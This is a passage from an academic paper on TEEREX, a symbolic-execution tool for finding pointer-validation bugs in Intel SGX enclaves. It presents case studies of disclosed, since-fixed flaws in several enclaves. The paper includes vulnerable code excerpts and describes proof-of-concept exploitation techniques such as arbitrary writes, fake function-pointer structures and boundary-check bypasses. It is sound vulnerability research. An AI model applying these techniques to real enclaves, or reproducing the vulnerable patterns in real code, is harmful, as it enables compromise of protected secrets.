The Intel SGX SDK uses the EDL (*Enclave Definition Language*), a custom specification language to define the ECALL and OCALL interface of an enclave. The EDL language resembles a C-header file with additional syntax to specify SGX-specific information. It allows the developer to specify the prototypes of functions available as ECALL and the valid data format of input arguments. Based on the EDL file, the SDK generates wrapper code to transparently connect the function stubs in the host application with the ECALLs in the enclave. The parameters of ECALLs are transferred using auto-generated data structures. When the application invokes an ECALL, the SDK-generated code stores all parameters in the prepared structure in the untrusted host application memory. These will then be fetched by the SDK code in the enclave and unpacked for the actual ECALL code.

The SDK must be able to determine the size of the arguments to allocate a fitting buffer in the secure memory. Thus, every pointer type has to be annotated with a size such that the SDK can determine the size of the underlying buffer. Currently, the Intel SGX SDK supports copying C data types such as basic integer types, composed basic data types (*struct*) without nested pointers, 0-terminated/C-style strings, and pointers to arrays of fixed length.

Figure 2 shows an example of different features of the EDL language. In this example, a `void*` pointer is annotated with `[in, size=100]`. The SDK will generate code that allocates 100 bytes in enclave memory and copies 100 bytes from untrusted memory into the enclave. Alternatively, the developer can also specify dynamic lengths, which then refer to other parameters by name. However, when writing the interface definition in EDL, there are some peculiarities that have to be taken into account. First, it is possible to disable the SDK features. A pointer that is annotated as `[user_check]` is passed to the enclave without any auto-generated check. It is up to the enclave developer to validate the underlying buffer. Second, compound data types are only shallow copied. They are treated as buffers with a fixed size and are simply copied into secure memory. Data structures are not recursively copied, i.e. it is not checked if any of the fields in the structure is a pointer type. So, even if a developer uses the Intel SGX SDK to protect the ECALL API, there are many cases that additionally require custom validation code, which is error-prone.

4 TEEREX Symbolic Enclave Analyzer

We develop a novel symbolic execution framework, called TEEREX[1] to *automatically* identify vulnerabilities of SGX enclaves. Our framework does not only identify vulnerabilities, but also generates a detailed vulnerability report which significantly simplifies the process of constructing proof-of-concept exploits against the vulnerable SGX enclave. It supports all platforms supported by the Intel SGX SDK: Windows (PE) and Linux (ELF) binaries and both 32 and 64-bit enclaves. Note that we apply symbolic execution on the *binary level* to be able to analyze closed-source, proprietary enclaves. Our prototype of TEEREX supports the standard enclave format of the Intel SGX SDK and leaves support of custom enclave formats and loaders (e.g., the Graphene framework [61]) as future work. Further, we focus our analysis on unencrypted enclave code. In case the enclave code is encrypted neither TEEREX nor any other static analysis tool can analyze the enclave without knowing the secret key. TEEREX must be able to read and properly load the enclave's code.

In what follows, we describe the overall architecture of TEEREX (Section 4.1), elaborate on several challenges and how we tackled them (Section 4.2), and finally describe our vulnerability detection engines in detail (Section 4.3).

4.1 Architecture

Symbolic execution was first proposed in the 70's as a generalization of testing [8, 42] and has become one of the standard tools for high coverage testing and vulnerability analysis [5, 10, 12, 58]. However, the modeling of side effects caused by the operating system (OS) is highly challenging, e.g., symbolic execution must typically simulate and support all OS system calls and manage a simulated file system [5]. Fortunately, there are several SGX peculiarities that simplify symbolic execution for SGX enclaves: enclave code is self-contained (i.e., no external dependencies like libraries) and

[1] TEEREX stands for *Trusted Enclave Ecall Runtime EXploiter*




Figure 3: Architecture of TEEREX

isolated from the rest of the system. SGX enclaves are prohibited to perform any system calls and any interaction with the OS is handled by means of an *OCALL* to the untrusted host application.

Figure 3 shows the architecture of TEEREX' symbolic analysis pipeline. The main goal of TEEREX is to find vulnerable states during the symbolic exploration. Further, it aims to collect meta-data to eventually generate a detailed vulnerability report. This is achieved by executing each ECALL symbolically and checking every state for different vulnerability classes. To produce accurate vulnerability reports, we add pointer tracking to the symbolic execution engine. This allows us to track pointer dereferences and propagate labels that allow us to distinguish between data loaded from enclave and host memory. As a result, TEEREX can spot vulnerable instructions that read data from outside of the protected enclave memory. This is a necessary design decision as enclaves can be loaded by arbitrary (malicious) host applications.

We leverage the well-known ANGR framework [58] as our symbolic explorer. This allows us to extract memory constraints from enclave code, which is subsequently needed for vulnerability analysis. ANGR itself does not support executing SGX enclaves because: (1) ANGR cannot jump from the host application to the enclave (2) there is no setup for an initial environment to directly execute ECALLs, (3) enclaves utilize CPU instructions not supported by ANGR, (4) TEEREX leverages enclave specifics to scale over multiple processes and machines, while ANGR is limited to one thread, and (5) the common trusted functions for memory allocation are not directly supported by ANGR. Furthermore, ANGR does not perform any vulnerability analysis by itself: its purpose is to provide a robust and comprehensive framework to perform static analysis and symbolic execution. As we will describe in Section 4.2, TEEREX tackles all the above mentioned challenges. As shown in Figure 3, TEEREX is split into several major components.

Preprocessor: The first step in the pipeline depicted in Figure 3 is to pre-process the enclave binary to (1) identify instructions and functions that cannot be executed symbolically, and (2) to locate the ECALL table and extract the addresses of the ECALL functions. This preliminary static analysis step allows us to instrument specific binary instructions to increase the performance and coverage of the analysis.

Enclave Loader: The enclave loader sets up the initial environment to execute one ECALL. It replaces the identified *common functions* and *special instructions* with emulating Python code. Further, it creates the argument structure for the ECALL with unconstrained symbolic values.

Symbolic Explorer: The symbolic execution performed by the ANGR framework can be distributed across multiple machines, as the ECALLs are analyzed individually. The results are merged later in the vulnerability reports for the analyst.

Vulnerability Detection: TEEREX analyzes the symbolic states during ANGR's symbolic exploration for vulnerabilities in the enclaves. It specifically analyzes instructions that access memory and jumps. This is described in detail in Section 4.3.

Pointer Tracking: The majority of vulnerabilities in SGX enclaves are due to insecure pointer usage and lack of pointer validation. TEEREX implements pointer tracking by analyzing all pointer dereferences and propagating labels between symbolic values. More specifically, TEEREX uses a taint-style analysis annotating every value loaded from memory with the address, where the value was loaded from. This allows TEEREX to determine the source of a value, e.g., whether a function pointer used for an indirect call was loaded from enclave, host memory, or loaded via a parameter passed to the ECALL function.

Furthermore, TEEREX places hooks on Intel SGX SDK functions that are used to validate whether an address is within secure memory. Whenever the enclave uses one of these functions, TEEREX forks the symbolic execution into two states: one where the address is within enclave memory and one

where the address is outside enclave memory. This information is used by TEEREX to assess whether a bug is exploitable and report identified vulnerabilities more accurately.

Vulnerability Report: Finally, TEEREX produces a vulnerability report, which contains (1) the type of the vulnerability, (2) the location in the binary, (3) the controlled pointer and its position in the attacker-controlled input and (4) an execution trace to reach the vulnerable instruction. The vulnerability report provides sufficient detailed information to an analyst for constructing a proof-of-concept exploit, even for closed-source enclaves (see Section 5).

4.2 Challenges

Next, we will describe several challenges when applying symbolic execution to enclave binaries and how our design tackles them.

C1: Accuracy and Scalability. Enclaves built with the Intel SGX SDK define only a few (often one) entry point in the thread-control structure (TCS). This entry point is the trusted runtime (trts) that is responsible for setting up the enclave execution environment, calling exception handlers, and multiplexing ECALLs. For this, the arguments of an ECALL are packed by the untrusted runtime (urts) to be unpacked upon entering the enclave by the trts. This introduces an additional layer of pointer indirection for all ECALL parameters. The specifics of the enclave management in the trts are heavily dependent on the intrinsics of the SGX instructions and the enclave's internal metadata, which are not present in the emulated environment. This introduces high complexity and a major challenge for a symbolic execution analysis because (1) the enclave initialization routines result in many memory accesses through symbolic addresses, which is a notoriously hard problem for symbolic execution engines in general [5, 12], and (2) due to the low-level nature of the trts code the symbolic execution lacks semantic information about the execution context when it finally reaches the ECALL functions. Hence, it is not feasible to map symbolic memory ranges to ECALL parameters once the symbolic execution analyzes the actual ECALL function.

However, symbolically executing the whole trts code is conceptually uninteresting for identifying vulnerabilities in ECALLs as the trts is independent of ECALLs. As such, we designed TEEREX in such a way that it is able to skip symbolic execution of the trts and instead targets ECALL functions directly. To do so, TEEREX first extracts the ECALL table from the enclave binary. Next, symbolic execution is started at the beginning of every ECALL separately. This allows TEEREX to produce very accurate vulnerability reports as it is now possible to directly control the arguments passed to the ECALL function. At the same time, it reduces the overhead of executing code that is not meaningful for identifying exploitable bugs in enclaves. Furthermore, starting the analysis for each ECALL function separately and skipping the SDK runtime components allows parallelization of the symbolic execution process. Note that ANGR is originally restricted to one thread due to the limits of the Python implementation.

C2: Standard Memory Functions. Another source of path complexity arises from the standard memory functions. Methods like `memcpy` or `malloc` are reimplemented in ANGR as so-called *SimProcedures* at a higher level. Instead of symbolically executing the binary code of a function like `memcpy`, ANGR instead invokes the corresponding SimProcedure to update the symbolic state. This is possible because most applications load these functions dynamically from a library in the system, which can be easily intercepted. However, the self-contained enclave code comes with its own trusted version of these functions. As such, TEEREX searches the enclave code for trusted versions of these functions and places hooks to invoke the corresponding SimProcedure instead.

C3: Unsupported CPU Instructions. Since SGX has been recently integrated into new Intel CPUs, there are several advanced instructions included in enclave code that are unsupported by the symbolic explorer either because they are too new or too complex to be easily implemented symbolically. This includes the primary SGX instruction `enclu` to enter/exit an enclave, but also the non-SGX-specific instructions `rdrand` and `xsave/xrstor`, which are used in OCALLs to save and restore all registers from memory when the execution passes the host-enclave boundary. To tackle this challenge, we avoid executing the SGX-specific entry instructions but directly invoke the ECALL functions during the symbolic execution. We deal with other unsupported, but frequently executed instructions, by hooking into them. The hooks reimplement and emulate the instructions in Python to update the symbolic state accordingly.

C4: Global State of Enclaves and Chains of ECALLs. Enclaves can be entered multiple times at different ECALLs with different attacker-controlled input data, with each of the calls altering the internal global state of the enclave. Hence, the control-flow of an ECALL does not only depend on its arguments, but also on all prior invoked ECALLs. Taking this into account, an accurate symbolic exploration of an ECALL requires exhaustive knowledge about the effects of all ECALLs. To address this issue, TEEREX analyzes each ECALL individually and treats all (secure) global state (i.e., global variables in the `data` and `bss` sections) of an enclave as initialized with unconstrained symbolic values. This allows our tool to also explore paths of an ECALL that are not reachable with an enclave's initial global state. However, the global state is typically not fully attacker-controlled but rather initialized to zero or changed to some value by a different ECALL. Thus, the assumption that the global state is completely unconstrained can potentially lead to a situation, where our TEEREX wrongly reports an attacker-controlled jump or write although the state might be limited to only safe values. Nevertheless, the analysis

results are still useful because they can lift limited exploitation primitives (e.g., null-pointer dereference or write to an arbitrary address with a fixed value) to full control-flow hijacking attacks (see Section 5.5 for an example).

4.3 Vulnerability Detection Components

We implemented three major vulnerability detection components in TEEREX: (1) attacker-controlled branches (control-flow hijacking), (2) controlled writes, and (3) NULL-pointer dereferences. To analyze an enclave, TEEREX first reads the ECALL table from an enclave and symbolically executes the ECALL functions sequentially. We pass fully symbolic arguments to each ECALL function and symbolically explore its code. Our symbolic execution tool currently supports detecting two major classes of exploit primitives: control-flow hijacking and controlled writes. In addition, we detect if the enclave dereferences a NULL-pointer.

Control-Flow Hijacking. To identify control-flow hijacking vulnerabilities, TEEREX searches for program paths, where the enclave utilizes attacker-controlled data as a jump target. To be more precise, TEEREX detects and reports unconstrained jumps that are encountered during symbolic execution.

Anything that is attacker-controlled (i.e., input and the whole address-space outside of enclave memory) is marked as an unconstrained fully symbolic value during symbolic execution. This means that when the ECALL uses one of its symbolic arguments as a jump target, it will jump to an unconstrained symbolic value. Furthermore, loading the jump target from uninitialized memory also leads to loading an unconstrained symbolic value. On the other hand, if the enclave validates the jump target pointer to be within a certain set of allowed values, then the symbolic execution engine will gather constraints on the symbol representing the jump target during the analysis of the validation code. The jump target is now tightly constrained to be within a certain set of allowed—assumed to be safe—values, which will not trigger an alarm. However, any use of an unconstrained pointer as a jump target results in TEEREX reporting a controlled jump, as here no prior validation was found and the attacker has full control over the jump target.

Controlled Write. TEEREX searches for writes to arbitrary (unconstrained) memory addresses during symbolic exploration. Therefore, we track every pointer dereference and propagate labels similar to taint analysis [17, 66]. This makes it possible to infer the relation of a corrupting pointer to the input arguments. This includes the levels of indirection and corresponding offsets. When a pointer is utilized for a memory write, TEEREX checks whether the address is related to attacker-controlled memory. If the address was loaded based on input arguments, the attacker can directly control the address used in the memory write instruction. Furthermore, TEEREX uses the solver of the symbolic execution engine to test whether the address of a write can possibly point to an arbitrary memory location inside of the enclave memory. If so, we can infer that we discovered an arbitrary write gadget.

Any write to an arbitrary address must be considered as a vulnerability regardless of whether the value written is attacker-controllable. For instance, a controlled write to an arbitrary address with a fixed single byte value (e.g. `0x0a`) is often sufficient to corrupt a pointer in enclave memory. With complete control of the address space in the SGX setting, the attacker can map memory pages at almost any address. As a result, it is sufficient if the attacker can partially corrupt a pointer in enclave memory and make it point to insecure memory, which still is a valid memory location (see exploit in Section 5.5 for an example). As such, TEEREX reports any memory write to an attacker controlled address, regardless of the value written.

NULL-Pointer Dereference. On the x86 architecture, the page at address 0 (NULL) in the virtual address space of a user space program is a legitimate address. However, in C/C++, pointers are typically initialized to the null-pointer and many functions from standard libraries return the null-pointer to indicate an error. As such, dereferencing a null-pointer is a common problem in C/C++ code but typically not considered critical as the null page is not mapped, i.e. the process only crashes when trying to dereference a null-pointer. On the contrary, in the SGX setting a null-pointer dereference is critical since the null page is typically not within trusted enclave memory. As such, we need to consider it as controlled by the attacker. TEEREX analyzes every memory access and checks whether the address is pointing to the zero page mapped at address 0 (typically $<$ `0x1000`). If this is the case, TEEREX reports that the code is dereferencing a null-pointer.

5 Enclave Analysis Results

To evaluate the effectiveness of TEEREX on real-world enclaves, we gathered a dataset consisting of open-source and proprietary public enclaves. Table 1 provides an overview of all the enclaves we analyzed with TEEREX. Our dataset contains enclaves developed by well-known companies such as Intel and Baidu. We also included SGX-protected fingerprint software that is utilized in Dell and Lenovo laptops. Note that it was highly challenging to find projects utilizing the SGX technology. We assume this is due to the fact that SGX is a rather new technology, hardware-support on client machines is still not widely available, and as such, SGX is primarily used in cloud settings where the enclave is simply not publicly available.

We use the following methodology for analyzing the enclaves in our dataset: first, we analyze the enclaves with TEEREX. Second, using the vulnerability report of TEEREX, we verify the vulnerabilities, perform root-cause analysis to

Project Name	Analyzed Version	Exploit	Fixed Version(s)	Source Code	Target	Number of ECALLs
Intel GMP Example [34]	9533574f95b97	✓	0491317b4112b	✓	Linux amd64	6
Rust SGX SDK's tlsclient [22, 67]	1.0.9	✓	f975a19982740	✓	Linux amd64	8
TaLoS [2, 24]	bb0b61925347b	✓	not planned	✓	Linux amd64	207
WolfSSL Example Enclave [68]	d330c53baff52	✓	1862c108d7e3b	✓	Linux amd64	22
Synaptics SynaTEE Driver	5.2.3535.26	✓	approx. Q3 2020	×	Windows amd64	2 (76)*
Goodix Fingerprint Driver	2.1.32.200	✓	approx. Q3 2020	×	Windows amd64	56
SignalApp Contact Discovery [48]	1.13	×	-	✓	Linux amd64	7

Table 1: Dataset of public enclaves and their susceptibility to exploitation.
* One ECALL immediately branches to 75 different actions.

identify the vulnerability, and finally construct a proof-of-concept (PoC) exploit. In our PoC exploits, we aim to hijack the instruction pointer while the processor is in enclave mode. Given this capability, an attacker can utilize existing code-reuse attack techniques to achieve arbitrary code execution [7, 57]. By constructing such a PoC exploit, we gain confidence that the issues discovered by TEEREX are indeed serious vulnerabilities.

For our PoCs we assume the standard SGX adversary model [18, 50] in which the attacker has full control over the user space and operating system/hypervisor. More specifically, our current PoCs assume a standard OS (Ubuntu 18.04 and Windows 10), which are configured or patched to allow the attacker to map the page at address 0. The enclaves are all compiled with the standard Intel SGX SDK. Note that our PoCs do not need to bypass ASLR since the untrusted OS selects the address space layout of the enclave. Our PoC exploits attempt to get full control over the instruction pointer, which is typically sufficient to perform arbitrary code execution [7].

Using TEEREX, we identified vulnerabilities in all of our analyzed SGX enclaves except the SignalApp contact discovery service [48]. In our analysis, we observed that the ECALL interface of this enclave is comparatively small and simple. For each of the vulnerable enclaves, we successfully developed PoC exploits of which all enable full instruction pointer control. We performed responsible disclosure for all vulnerable enclaves listed in Table 1. All vendors have acknowledged our findings and all vendors, except for one, developed fixes for the vulnerabilities we reported.

We also performed root-cause analysis on our findings and identified several problematic code patterns that lead to vulnerabilities. Table 2 shows an overview of the results of our analysis. We identified and successfully abused all different types of exploit primitives that TEEREX detected. Based on our root-cause analysis we identified bug classes specific to SGX that easily lead to vulnerabilities in enclave code. In what follows, we discuss in detail the vulnerable enclaves and bug classes we identified.

```
void e_mpz_add(mpz_t *c_unsafe,
               mpz_t *a_unsafe,
               mpz_t *b_unsafe) {
  mpz_t a, b, c;
  /* [computation code omitted] */
  // mpz_set copies the underlying buffer
  // of the biginteger "c" to the buffer pointer
  // contained in the "c_unsafe" variable
  mpz_set(*c_unsafe, c);
}
```

Figure 4: Excerpt of the vulnerable code in the *Intel GMP Example* enclave.

5.1 Intel GMP Example

Intel provides the *GNU Multiple Precision Arithmetic Library* for SGX and a corresponding demo application. The enclave code takes two GMP big integers as parameters, performs an arithmetic computation, and returns the result. TEEREX identified an arbitrary write vulnerability in the enclave code, which we used in our PoC exploit to gain arbitrary code execution. The data structure behind the GMP big integer internally utilizes a pointer to refer to an underlying buffer that contains the variably-sized data of the big integer. TEEREX identified that this pointer is not sanitized allowing a memory write to an arbitrary location. This vulnerability shows how likely it is for SGX developers utilizing a third-party library, to miss validating a pointer inside of opaque data structures.

The problem behind the vulnerability is that the numbers passed to the enclave are GMP big integer objects representing arbitrary large integers. The GMP big integer data structures utilize dynamically allocated storage internally; they contain a pointer to the underlying buffer that stores the actual integer value. However, the enclave fails to properly validate the pointer inside of the GMP data structure. Figure 4 shows part of the vulnerable code: the enclave receives three big integer parameters. The first one, called `c_unsafe`, is used as an output parameter. The enclave uses functionality of the GMP library that is not SGX-aware: the `mpz_set` function. As such, the library function simply copies the output to the attacker-controlled underlying buffer of the `c_unsafe` big integer. This neglects the fact that the underlying buffer of this

		Intel GMP Example	Rust SGX SDK's tlsclient	TaLoS	WolfSSL Example Enclave	Synaptics SynaTEE Driver	Goodix Fingerprint Driver
Bug Classes	P1: Passing Data-Structures with Pointers	●	●	●	-	●	●
	P2: Returning pointers to enclave memory	●	●	●	●	-	-
	P3: Pointers to Overlapping Memory	-	●	-	-	-	-
	P4: NULL-Pointer Dereferences	-	-	●	-	●	●
	P5: Time-of-Check Time-of-Use	-	-	●	-	-	-
Exploit Primitive	Control-Flow Hijack	-	●	●	●	●	●
	Controlled Write	●	-	-	-	●	●
	NULL-pointer Dereference	-	-	●	-	●	●

Table 2: Overview of results of our analysis of public enclave code. Some patterns are not applicable for every enclave, because the relevant code constructs are not used or the source is unavailable.

big integer can actually point to arbitrary memory, including enclave memory.

This vulnerability allows an attacker to perform an arbitrary memory write, with controlled content and controlled size. TEEREX identifies the arbitrary write vulnerability in multiple ECALLs. They all share the same structure as the one depicted in Figure 4. In our proof-of-concept exploit, we abuse the `e_mpz_add` ECALL: we set the value of the underlying buffer of the big integer parameter `a_unsafe` to our payload, the big integer `b_unsafe` to a big integer initialized as 0, and the underlying buffer of `c_unsafe` to our target address for the arbitrary write. We choose an address on the enclave stack that points to a return address used by the enclave. This effectively allows us to write a ROP-payload directly onto the enclave stack.

Intel acknowledged the problem, updated their documentation, and fixed the issue by using serialization: instead of passing pointers to GMP structures, the demo code now serializes GMP big integer objects to strings and passes those strings over the host-to-enclave boundary. The enclave then deserializes the data structure, computes the result, and finally returns the serialized result back to the host application. Since no longer GMP big integer pointers are passed between the host and enclave, this fixes the vulnerability and removes the problematic pattern *Passing Data-Structures with Pointers (P1)* from the enclave code, which is defined in the following:

P1: Passing Data-Structures with Pointers. This type of vulnerability occurs due to complex data types in C/C++ that are using pointers as their primary mechanism to form complex data structures like lists, trees, or maps. When programming with the Intel SGX SDK, the interface provided by an enclave allows utilization of complex data types using pointers. However, currently the Intel SGX SDK does not automatically perform a recursive copy/validation of pointer-heavy data structures. As a consequence, it becomes dangerous to pass data structures containing pointers to an enclave. Any data structure containing pointers must be treated the same way as pointers annotated with the `[user_check]` attribute.

5.2 WolfSSL Example Enclave

WolfSSL [69] is a small TLS/SSL library without external dependencies designed for embedded devices and applications that require to be small and self-contained. It also features SGX support. The wolfSSL project offers an enclave that showcases how to use the wolfSSL TLS library within SGX. The enclave allows the host application to terminate a TLS connection within the SGX enclave thereby protecting all cryptographic secrets used by TLS. However, the enclave exposes a large subset of the WolfSSL API via the ECALL interface. We analyzed the enclave with TEEREX and discovered a control-flow hijacking primitive in the enclave. Our root-cause analysis revealed the following pattern, which is common to all the TLS enclaves we analyzed.

P2: Returning pointers to enclave memory. We observed that many enclaves provide functionality to allocate a resource in secure memory, e.g., a TLS session or a file object, and then return a reference to this resource to the host application. The next time the host application attempts to use this resource, the corresponding function of the enclave is called with that reference as a parameter. In C/C++ code, this is typically achieved by returning and passing a pointer to the object containing the resource's data. The enclave typically validates that the given pointer indeed points to secure memory.

In the case of wolfSSL, the legacy API of the TLS library was almost directly accessible through the ECALL API of the WolfSSL Example Enclave, only secured by the in-secure-memory check, which still entailed passing the pointers of the TLS context, TLS session, and I/O buffer objects between host and enclave. These data structures are part of a legacy

```
/* ECALL Definition in EDL */
// a pointer to enclave memory returned
public WOLFSSL* enc_wolfSSL_new([user_check] WOLFSSL_CTX* ctx);
// pointer is passed to enclave
public int enc_wolfSSL_connect([user_check]WOLFSSL* ssl);
// ...
```

```
/* C Source Code */
typedef int (*CallbackIOSend)(WOLFSSL *ssl, char *buf,
                              int sz, void *ctx);
/* WolfSSL session type */
struct WOLFSSL {
    WOLFSSL_CTX*    ctx;
    /* ... */
    // attacker-controlled function pointer!
    CallbackIOSend  CBIOSend;
}
// ...
int enc_wolfSSL_connect(WOLFSSL* ssl) {
 ① if(sgx_is_within_enclave(ssl, wolfSSL_GetObjectSize()) != 1)
       abort();
    /* ... */ }
```

Figure 5: Relevant parts of the EDL definition and C source code of the *tlsclient* enclave. Note the insufficient validation ①.

API which were not designed with a split trust model in mind and it is very hard for the enclave to thoroughly validate the pointers forwarded to the legacy interface. Figure 5 shows the definition of the ECALL interface: a pointer to a `WOFLSSL` structure is passed with the `[user_check]` attribute. Note, that the `WOLFSSL` data structure contains a function pointer used for issuing callbacks in the TLS library (`CBIOSend`). TEEREX identified a control-flow hijacking primitive by passing a fake `WOLFSSL` data structure with an attacker-controlled `CBIOSend` function pointer.

However, the WolfSSL Example Enclave still implements a pointer validation routine: it validates that the pointer does point to enclave memory (Figure 5: ①). However, this pointer validation is not sufficient to protect the enclave. It is common that an attacker can actually control parts of the enclave memory, simply by providing input arguments. For example, an attacker can abuse a different ECALL with a buffer parameter to force the enclave to copy arbitrary data into enclave memory. In our PoC exploit, we abused the function `enc_wolfSSL_CTX_use_PrivateKey_buffer` to copy a fake `WOLFSSL` structure into unrelated enclave memory (a simple buffer). Thereafter, we call the function `enc_wolfSSL_connect`, which uses the attacker-controlled `CBIOSend` function pointer in the fake data structure, which now resides in secure memory.

This could either be fixed by using session identifiers as it was done by the Rust SGX SDK's tlsclient enclave (cf. Section 5.3) or—to not change the external API—by saving all created session pointers in secure memory and only accepting these known pointers.

```
/* ECALL Definition in EDL */
public void* tls_client_new()
public int tls_client_write(
    [user_check]   void* session,
    [in, size=cnt] char* buf,
                   int cnt);
```

```
// Rust Source Code
pub extern "C" fn tls_client_write(
                session: *const c_void,
                bu: * const c_char,
                cnt: c_int)  -> c_int {
 ① if session.is_null() {
        return -1;
    }

 ② if rsgx_raw_is_outside_enclave(
              session as * const u8,
              mem::size_of::<TlsClient>()) {
        return -1;
    }
    rsgx_lfence();

    let session = unsafe { &mut *(session as *mut TlsClient) };
```

Figure 6: Vulnerable Rust code: Check ② can be bypassed.

5.3 Rust SGX SDK's tlsclient/server

The Rust SGX SDK [22] aims at introducing memory safety for SGX. As such, enclaves developed with this framework should very unlikely suffer from memory corruption bugs. To validate this, we analyze code shipped with the Rust SGX SDK that shows how to run a TLS server and client inside of an SGX enclave. The code consists of two similarly structured applications and enclaves that interconnect using TLS to send an HTTP request. This shows how secure communication can be achieved while secret keys remain in protected memory. Since both applications are similar in terms of their enclave interfaces, we only discuss the *tlsclient* enclave. The enclave API consists of functions to create a new TLS session and then utilize the session to send and receive data securely. TEEREX discovered a control-flow hijacking primitive in the enclave function `tls_client_write` that abuses the session pointer parameter of the ECALL. The root cause for the vulnerability of this enclave is the same pattern that already made the WolfSSL Example Enclave (Section 5.2) vulnerable (*Returning pointers to enclave memory (P2)*). The TLS session object is allocated within *enclave memory* with the `tls_client_new` function and then passed to further API calls like `tls_client_write`. The pointer has to be marked as `user_check`. Otherwise, the SGX SDK would reject the raw pointer. However, there is a variable nested in the `TLSSession` object that contains a pointer to a virtual method table (vtable) for dynamic dispatch. By controlling the pointer to the object, the attacker controls the pointer to the virtual method table and gains full control over the target of an indirect call.

The enclave code, as shown in Figure 6, implements two pointer validation checks on the session pointer: (1) the

pointer is checked to be not null ① and (2) not to be outside of the enclave ②. However, the check at ② is not sufficient to protect the enclave since there are two possible bypasses. First, the attacker can abuse a different ECALL to copy attacker-controlled data from the host application into the enclave memory (cf. Section 5.2). Second, the check at ② neglects that there are three memory states: outside, within the enclave, and partially inside the enclave. Hence, `outside_enclave` and `within_enclave` are not strictly inverse, both return `false` for any memory that is neither strictly outside nor strictly within the enclave. The intention of the enclave developer for check ② was to assess whether the session pointer does indeed point to memory inside of the enclave, i.e. return an error if it is not strictly within (`if !rsgx_raw_is_within_enclave(...) return -1;`). This error belongs to the following pattern.

P3: Pointers to Overlapping Memory. For validating that an object is in secure memory, the Intel SGX SDK provides two functions: `sgx_is_within_enclave` and `sgx_is_outside_enclave`. These functions check whether a memory area is *strictly* outside or inside enclave memory. However, they return unexpected results when handling edge-cases, where a memory buffer is overlapping both areas. Figure 7 shows three different scenarios with buffers located either outside, inside, or outside as well as inside enclave memory. The validation functions from the Intel SGX SDK return `false` for buffers that are overlapping both memory areas.

In the case of the Rust SGX SDK's tlsclient, we can abuse the buggy check in ② to bypass the pointer validation routine in our PoC exploit. We allocate a page in the virtual address space right before the first page of enclave memory. Thereafter, we place a fake `TLSSession` object such that the last byte of the object is still part of enclave memory (i.e., the overlapping case). This construction bypasses the validation at ② since the memory is not strictly outside enclave memory. However, the important part—the address of the vtable—is still stored in untrusted host memory. Hence, we can fully control the target of an indirect jump and launch a code-reuse attack. Our findings demonstrate that using a memory-safe language like Rust does not automatically ensure memory-safe enclaves. That is, the entire software stack must be guaranteed to be memory-safe.

The developers of the Rust SGX SDK acknowledged the problem and promptly updated their code. Akin to our suggestions to the developers, the enclave code now utilizes session identifiers instead of pointers to identify TLS sessions; similar to using file descriptors on Unix-like systems. Upon session creation in `tls_client_new`, the pointer to the TLS session object is now inserted into a hashmap, which is then used to map the identifier in subsequent ECALLs. Hence, no pointers are passed on the host-to-enclave boundary. This drastically reduces the attack surface of the enclave and eradicates both the vulnerability pattern *Returning pointers to enclave memory (P2)* and *Pointers to Overlapping Memory (P3)*.

```
sgx_is_outside_enclave(A, sz) == true
sgx_is_within_enclave(A, sz)  == false

sgx_is_outside_enclave(B, sz) == false
sgx_is_within_enclave(B, sz)  == true

sgx_is_outside_enclave(C, sz) == false
sgx_is_within_enclave(C, sz)  == false
```




Figure 7: Possible buffer locations in SGX.

5.4 TaLoS

The open-source enclave TaLoS supports terminating TLS inside of SGX enclaves within production webservers such as the Apache webserver [24]. To achieve this, TaLoS introduces SGX specific patches to the *libressl TLS implementation*. The enclave exposes almost the entire TLS API of libressl over the ECALL interface, which utilizes many pointers that are marked as `[user_check]`. As such, this enclave contains the vulnerability patterns *Passing Data-Structures with Pointers (P1)* and *Returning pointers to enclave memory (P2)*. However, the enclave does not simply return a raw pointer as it is the case for the enclaves WolfSSL Example Enclave (Section 5.2) and Rust SGX SDK's tlsclient/server (Section 5.3). Instead, it uses a shadowing mechanism that synchronizes selected fields (e.g. of the primary `SSL` data structure) between the trusted and untrusted world. This allows the host application to access some fields of the data structure, while keeping the actual copy in enclave memory [2]. This design choice was taken to allow unmodified web servers to interact with the SGX wrapped TLS API. In principle, the shadowing mechanism is a legitimate pointer validation mechanism and allows the enclave to verify pointers passed by the untrusted host application. However, the exposed API is quite comprehensive and TeeRex discovered an ECALL that uses a function pointer in its data structure, where shadowing was missing. This underlines the need for automated analysis tools, such as TeeRex, to automatically identify missing pointer validation code. Furthermore, we identified many potential sources for vulnerabilities in the code that handled the shadowing mechanism. The shadowing mechanism failed to take into account that the *NULL* pointer is a valid pointer in the SGX context.

P4: NULL-Pointer Dereferences. The special *NULL* (or *nullptr*) value is used in C/C++ code to signal that a pointer is not referencing any object. However, it is represented by the numeric value 0, but on x86 systems (using virtual memory) the address 0 is a valid address. Typically, there is no valid memory mapped to address 0. Hence, any accidental NULL pointer dereference results in a crash of the process (SEGFAULT). However, a malicious host program or OS can map valid data at the page at address 0. Thus, a NULL pointer dereference turns into a valid load and a bogus value from the page at address 0 is read instead of crashing the enclave.

```
BIO* ecall_SSL_get_rbio(SSL *out_s) {
① // out_s is not checked, can be in enclave memory
  /** Shadowing Mechanism **/
  hashmap* m = get_ssl_hardening();
  // returns NULL for invalid out_s
② SSL* in_s = hashmapGet(m, out_s);
  // copy arbitrary enclave memory to the NULL page
③ SSL_copy_fields_to_in_struct(in_s, out_s);
④ /* [...] libressl logic */
  // copy from the NULL page to arbitrary enclave memory
